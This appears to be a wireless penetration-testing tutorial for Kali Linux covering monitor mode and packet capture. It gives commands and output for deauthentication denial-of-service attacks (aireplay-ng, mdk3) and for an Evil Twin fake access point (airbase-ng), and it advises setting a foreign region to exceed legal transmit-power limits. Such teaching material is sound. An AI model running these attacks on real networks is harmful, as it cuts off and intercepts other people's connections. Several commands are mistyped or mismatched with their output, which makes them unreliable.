


## Changing several characteristics of the wireless card

### Basic tools

To retrieve a list of interfaces (even the inactive ones)

**ifconfig -a**



```
root@kali:~# ifconfig -a
eth0      Link encap:Ethernet  HWaddr 00:0c:29:8a:9b:dc
          inet addr:172.16.177.185  Bcast:172.16.177.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe8a:9bdc/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:89 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11060 (10.8 KiB)  TX bytes:2802 (2.7 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:20 errors:0 dropped:0 overruns:0 frame:0
          TX packets:20 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1200 (1.1 KiB)  TX bytes:1200 (1.1 KiB)

wlan1     Link encap:Ethernet  HWaddr 00:c0:ca:6a:a1:75
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@kali:~#
```


Typically, wireless interfaces are represented as wlanXX

If the wireless interface is on the DOWN state (disabled), then we should enable it before doing anything meaningful with it

**ifconfig <interface> up**

To see the characteristics of the wireless extensions of the interfaces on our system

**iwconfig**



```
root@kali:~# iwconfig
wlan1 IEEE 802.11bg ESSID:off/any
Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
Retry short limit:7 RTS thr:off Fragment thr:off
Encryption key:off
Power Management:off

eth0 no wireless extensions.

lo no wireless extensions.

root@kali:~#
```


In the case of our example the only wireless interface is the wlan1

### Changing the channel

To change the channel of the card

```
iwconfig <interface> channel <channel number>
```

After doing so, if you run the **iwconfig** command again you will notice that the card is set to 2.412 GHz which corresponds to the frequency of the first channel.



```
root@kali:~# iwconfig wlan1 channel 1
root@kali:~# iwconfig
wlan1      IEEE 802.11bg  ESSID:off/any
          Mode:Managed  Frequency:2.412 GHz  Access Point: Not-Associated
          Tx-Power=20  dbm
          Retry short limit:7  RTS thr:off  Fragment thr:off
          Encryption key:off
          Power Management:off

eth0      no wireless extensions.

lo        no wireless extensions.


root@kali:~#
```

### Changing the transmission power

The region of the device is an important setting which indirectly dictates the strength of the signal in which the card transmits. Different countries have different legislations regarding the maximum strength of the signal of a wireless card. For pen testing purposes it is to the best benefit to have a card set to the maximum supporting power.

To get the current region


```
iw reg get
```



```
root@kali:~# iw reg get
country 00:
(2402 - 2472 @ 40), (N/A, 20)
(2457 - 2482 @ 40), (N/A, 20), PASSIVE-SCAN, NO-IBSS
(2474 - 2494 @ 20), (N/A, 20), PASSIVE-SCAN, NO-IBSS
(5170 - 5250 @ 80), (N/A, 20), PASSIVE-SCAN, NO-IBSS
(5735 - 5835 @ 80), (N/A, 20), PASSIVE-SCAN, NO-IBSS
(57240 - 63720 @ 2160), (N/A, 0)
root@kali:~#
```

To change the region thus, the transmission power of the card

```
ifconfig <interface> down
iw reg set <region code>
ifconfig <interface> up
iw reg get
```



```
root@kali:~# ifconfig wlan1 down
root@kali:~# iw reg set B0
root@kali:~# ifconfig wlan1 up
root@kali:~# iw reg get
country B0:
(2402 - 2482 @ 40), (N/A, 30)
(5735 - 5835 @ 80), (N/A, 30)
root@kali:~#
```

A comprehensive list of region codes can be retrieved here:  
[https://en.wikipedia.org/wiki/ISO\\_3166-1\\_alpha-2](https://en.wikipedia.org/wiki/ISO_3166-1_alpha-2)

### Changing the operation mode

Typically, wireless cards are set to managed mode, so they can function as clients to infrastructure based networks. Monitor mode allows cards to read all traffic including packets that originate from non-associated networks.

To set the card in monitor mode one can rely on the tool **airmon-ng** of the aircrack suite  
**airmon-ng start <interface>**

### Changing the mac address

It is possible to change the MAC address of the NIC card  
**Ifconfig <interface> down**  
**macchanger -m <new mac address> <interface>**  
**Ifconfig <interface> up**

### Analyzing Traffic

When a wireless card is set in monitor mode it captures all packets from the air interface. It is possible with the right tools to view, analyze and store these packets.

## The airodump-ng tool

To view a list of all the APs in the area and the STAs connected to each one  
**airodump-ng <interface in monitor mode>**

```

root@kali: ~
File Edit View Search Terminal Help
root@kali: ~
Current Channel: CH 10
Elapsed: 12 s | [ 2015-11-23 18:59
Rate of Encrypted Packets
Security Mode
BSSID PWR Beacons #Data #/s CH MB ENC CIPHER AUTH ESSID
Mac Addresses of APs
EC:E1:A9:96:7F:83 -17 6 0 0 6 54 . WPA2 CCMP PSK <length: 1>
EC:E1:A9:96:7F:85 -18 5 0 0 6 54e. WPA2 CCMP MGT MASON-SECURE
EC:E1:A9:96:7F:80 -18 5 0 0 6 54e. WPA2 CCMP MGT eduroam
EC:E1:A9:96:7F:86 -19 2 0 0 6 54e. WPA2 CCMP PSK <length: 1>
EC:E1:A9:96:7F:84 -19 2 0 0 6 54e. OPN MASON
EC:E1:A9:96:7F:81 -19 4 0 0 6 54e. WPA2 CCMP PSK <length: 1>
58:6D:8F:29:B4:6A -34 16 24 11 6 54 WPA CCMP PSK isaw-440A
EC:E1:A9:6E:BA:D5 -36 2 0 0 1 54e. WPA2 CCMP MGT MASON-SECURE
EC:E1:A9:6E:BA:D1 -36 2 0 0 1 54e. WPA2 CCMP PSK <length: 1>
EC:E1:A9:6E:BA:D4 -36 2 0 0 1 54e. OPN MASON
EC:E1:A9:6E:BA:D0 -36 2 0 0 1 54e. WPA2 CCMP MGT eduroam
EC:E1:A9:6E:BA:D3 -36 3 0 0 1 54 . WPA2 CCMP PSK <length: 1>
EC:E1:A9:6E:BA:D6 -36 2 0 0 1 54e. WPA2 CCMP PSK <length: 1>
00:21:29:CA:96:2F -36 17 0 0 3 54 WPA2 CCMP PSK isaw-440B
A0:21:B7:BA:9E:3E -44 28 1 0 9 54e. OPN kostas
64:D9:89:C5:9E:C3 -57 2 0 0 6 54 WPA2 CCMP PSK <length: 1>
64:D9:89:C5:9E:C1 -57 2 0 0 6 54 WPA2 CCMP PSK <length: 1>
64:D9:89:C5:9E:C0 -58 2 0 0 6 54e. WPA2 CCMP MGT eduroam
64:D9:89:C5:9E:C5 -58 2 0 0 6 54e. WPA2 CCMP MGT MASON-SECURE
64:D9:89:C5:9E:C2 -58 3 0 0 6 54e. WPA2 CCMP PSK <length: 1>
64:D9:89:C5:9E:C4 -58 2 0 0 6 54e. OPN MASON
EC:E1:A9:8A:55:91 -59 2 0 0 11 54 . WPA2 CCMP PSK <length: 1>
02:24:C4:2B:0F:27 -65 3 0 0 10 11 OPN HP8CE9D5
BC:AE:C5:E8:03:21 -67 7 0 0 1 54e WPA2 CCMP PSK CHNM Wireless
List of nearby APs
BSSID STATION PWR Rate Lost Frames Probe
(not associated) 00:C0:CA:6A:A1:75 0 0 - 1 0 8
List of clients connected to APs

```

Note: by default, **airodump-ng** forces the card to hop among channels. Keep in mind that to achieve this, the card spends only a portion of time on each channel. However, when listening to a channel all packets transmitted to the rest of the channels will evade the monitoring.

To restrain the monitoring to a specific channel

**airodump-ng <interface in monitor mode> -c <number of desired channel>**

This is usually done when the attacker has located the victim AP or STA and wishes to capture as many packets as possible for further analysis.

Airodump has the capability of saving all packets on the disk.

**airodump-ng <interface in monitor mode> -c <number of desired channel> -w <name of file>**

Note that airodump-ng saves packets only relevant to WEP key cracking or pen testing. Therefore, the created file will not contain all the packets in the channel.

For more information on the capabilities of airodump-ng tool visit: <http://www.aircrack-ng.org/doku.php?id=airodump-ng>

### The Wireshark tool

It is possible to associate Wireshark's output with a wireless network interface thus, gaining insight to the packets of the live capture.

Moreover, one can apply different kinds of filters regarding various fields of the packets (e.g. their type and subtype). This can be done by inserting the mnemonic and the desired value in the filter input field. Alternatively, filtering can be achieved by locating a packet with a desired attribute and setting it as an example filter. Moreover, it is possible to combine multiple filters by applying the standard C operators (e.g., ==, !=, >, <=, !, &&, || etc.).

Some of the most important filters for wireless capture can be retrieved from here:

<https://www.wireshark.org/docs/dfref/w/wlan.html>


[https://www.wireshark.org/docs/dfref/w/wlan\\_mgt.html](https://www.wireshark.org/docs/dfref/w/wlan_mgt.html)

The subtype codes of 802.11 frames can be retrieved here:

<https://supportforums.cisco.com/document/52391/80211-frames-starter-guide-learn-wireless-sniffer-traces>

The traffic captured with Wireshark can be saved as a binary file (pcap) or another file type including textual formats (e.g., CSV). This is useful for processing with conventional tools and methods.

To do that in Wireshark one simply can choose File->Export Packet Dissections-> as "CSV".



## Availability Attacks


It is possible to reduce the availability of a wireless network or cause denial-of-service (DoS) against specific clients by forging and transmitting specific management (in most cases) frames. This stems from the fact that in 802.11 networks management frames are transmitted unencrypted.

### Deauthentication attack

This attack is based on the transmission of deauthentication frames. It is considered the easiest and most effective way of creating a DoS attack against all or specific clients of the network.

The aircrack suite has tools that automate this process. To unleash a deauthentication attack against all clients connected to a specific AP, first one has to know the MAC address of the victim AP. This can be easily done via airodump-ng or wireshark. Then, by using the -O (or --deauth) option of the **aireplay-ng** tool one can cause a flood of deauthentication frames to be transmitted.

```
aireplay-ng --ignore-negative-one -O <packets to be sent> -a <AP MAC Address> <interface in monitor mode>
```




```
root@kali:~# aircrack-ng -B 0 -a A0:21:B7:BA:9E:3E --ignore-negative-one mon0
11:26:18 Waiting for beacon frame (BSSID: A0:21:B7:BA:9E:3E) on channel -1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
11:26:18 Sending DeAuth to broadcast -- BSSID: [A0:21:B7:BA:9E:3E]
11:26:19 Sending DeAuth to broadcast -- BSSID: [A0:21:B7:BA:9E:3E]
11:26:19 Sending DeAuth to broadcast -- BSSID: [A0:21:B7:BA:9E:3E]
11:26:20 Sending DeAuth to broadcast -- BSSID: [A0:21:B7:BA:9E:3E]
11:26:20 Sending DeAuth to broadcast -- BSSID: [A0:21:B7:BA:9E:3E]
11:26:21 Sending DeAuth to broadcast -- BSSID: [A0:21:B7:BA:9E:3E]
11:26:21 Sending DeAuth to broadcast -- BSSID: [A0:21:B7:BA:9E:3E]
11:26:22 Sending DeAuth to broadcast -- BSSID: [A0:21:B7:BA:9E:3E]
11:26:22 Sending DeAuth to broadcast -- BSSID: [A0:21:B7:BA:9E:3E]
11:26:23 Sending DeAuth to broadcast -- BSSID: [A0:21:B7:BA:9E:3E]
```

Notice that you can insert 0 instead of a predefined number of packets and the process will carry on indefinitely.

Another tool that can unleash a deauthentication attack is **mdk3**. Actually, the specific tool follows a deadlier methodology (but at the same time more obvious to intrusion detection systems) for this attack. To execute a deauthentication attack with mdk3

**mdk3 <interface> d**



```
root@kali:~# mdk3 mon0 d
Disconnecting between: 01:00:5E:00:09:FB and: 20:E5:2A:FA:90:06
Disconnecting between: FF:FF:FF:FF:FF:FF and: 20:E5:2A:FA:90:06
Disconnecting between: C9:8D:01:3D:38:F7 and: 20:E5:2A:FA:90:06
Packets sent: 105 - Speed: 12 packets/sec
```

## Impersonation Attacks

802.11 permits multiple APs, advertising the same ESSID to exist in the same location. This is done so that multiple BSS can be formed under the same ESS, thus effectively increasing the range of a network. However, this fact can be abused by an attacker to introduce their own AP, in the neighborhood of a valid AP. Typically, the attacker will mimic the characteristics of the valid AP (BSSID, advertised ESSID, security capabilities) to confuse the client. This practice is known as Evil Twin attack.

As a first step the attacker will typically set their card into higher power mode so that his/her fake AP be preferred by the clients:

First, disable the card

```
ifconfig <interface> down
```

Change, the region of the wireless interface

```
iw reg set <region code>
```

Re-enable the wireless interface

```
ifconfig <interface> up
```

Make sure that the changes were successfully applied.

```
iw reg get  
iwconfig <interface>
```

A comprehensive list of region codes can be retrieved here:

[https://en.wikipedia.org/wiki/ISO\\_3166-1\\_alpha-2](https://en.wikipedia.org/wiki/ISO_3166-1_alpha-2)

Note: the database of <region, permitted power levels> resides in the kernel and is taken from the file with the name wireless-regdb. A list of such files can be found in:

<https://www.kernel.org/pub/software/network/wireless-regdb/>

```
root@kali: ~  
File Edit View Search Terminal Help  
Retry short limit:7 RTS thr:off Fragment thr:off  
Encryption key:off  
Power Management:off  
  
root@kali:~# ifconfig wlan0 down  
root@kali:~# iw reg set NZ  
root@kali:~# ifconfig wlan0 up  
root@kali:~# iw reg get  
country NZ: DFS-ETSI  
(2402 - 2482 @ 40), (N/A, 30), (N/A)  
(5170 - 5250 @ 80), (N/A, 17), (N/A)  
(5250 - 5330 @ 80), (N/A, 24), (0 ms), DFS  
(5490 - 5730 @ 160), (N/A, 24), (0 ms), DFS  
(5735 - 5835 @ 80), (N/A, 30), (N/A)  
root@kali:~# iwconfig  
wlan0 IEEE 802.11bgn ESSID:off/any  
Mode:Managed Access Point: Not-Associated Tx-Power=30 dBm  
Retry short limit:7 RTS thr:off Fragment thr:off  
Encryption key:off  
Power Management:off  
  
lo no wireless extensions.  
eth0 no wireless extensions.  
  
root@kali:~# iwconfig wlan0  
wlan0 IEEE 802.11bgn ESSID:off/any  
Mode:Managed Access Point: Not-Associated Tx-Power=30 dBm  
Retry short limit:7 RTS thr:off Fragment thr:off  
Encryption key:off  
Power Management:off  
root@kali:~#
```

The next step should be to infer the characteristics of the valid AP and then attempt to clone each one of the AP characteristics. The former, can easily be done with the airodump-ng tool while for the latter an attacker can choose to go through a manual change of settings or use the airbase-ng tool.

For example, if they would wish to manually change the channel of the wireless interface one can rely on airmon-ng tool:

```
airmon-ng start <interface> <channel number>
```

alternatively, the same can be achieved through the iwconfig tool:

```
iwconfig <interface> channel <channel number>
```

After doing so, if the iwconfig command is executed again, an alternative frequency in GHz is presented which corresponds to the chosen channel.

```

root@kali:~# iwconfig wlan1 channel 1
root@kali:~# iwconfig
wlan1 IEEE 802.11bg ESSID:off/any
Mode:Managed Frequency:2.412 GHz Access Point: Not-Associated
Tx-Power=20 dBm
Retry short limit:7 RTS thr:off Fragment thr:off
Encryption key:off
Power Management:off

eth0 no wireless extensions.

lo no wireless extensions.

root@kali:~#

```

Other settings of the wireless card can change manual, however the most preferable way of setting up a fake “soft” AP is by using the airbase-ng

```
airbase-ng -a <AP MAC> --essid <name of network> -c <channel number>
<wireless interface>
```

Normally, clients that wish to connect to the valid AP will now prefer the fake AP due to its higher signal strength. To speed up the process of re-directing the already connected clients to the fake AP the attacker may first wish to disconnect all users from the valid AP.

Note: This process is not possible with the more sophisticated WPA/WPA2 security schemes as they require mutual authentication i.e., they require from the AP to prove that is in possession of a key to the client.

Note: If the security settings of the fake AP are set to WEP then even though the clients will be lured to connect to the fake AP, the attacker will not be able to decrypt the traffic encrypted with the WEP key unless they have cracked it first.

Note: Creating an Evil Twin which has no protection will allow an attacker to monitor all traffic but will increase the chances of receiving a warning from the OS of the client upon connection.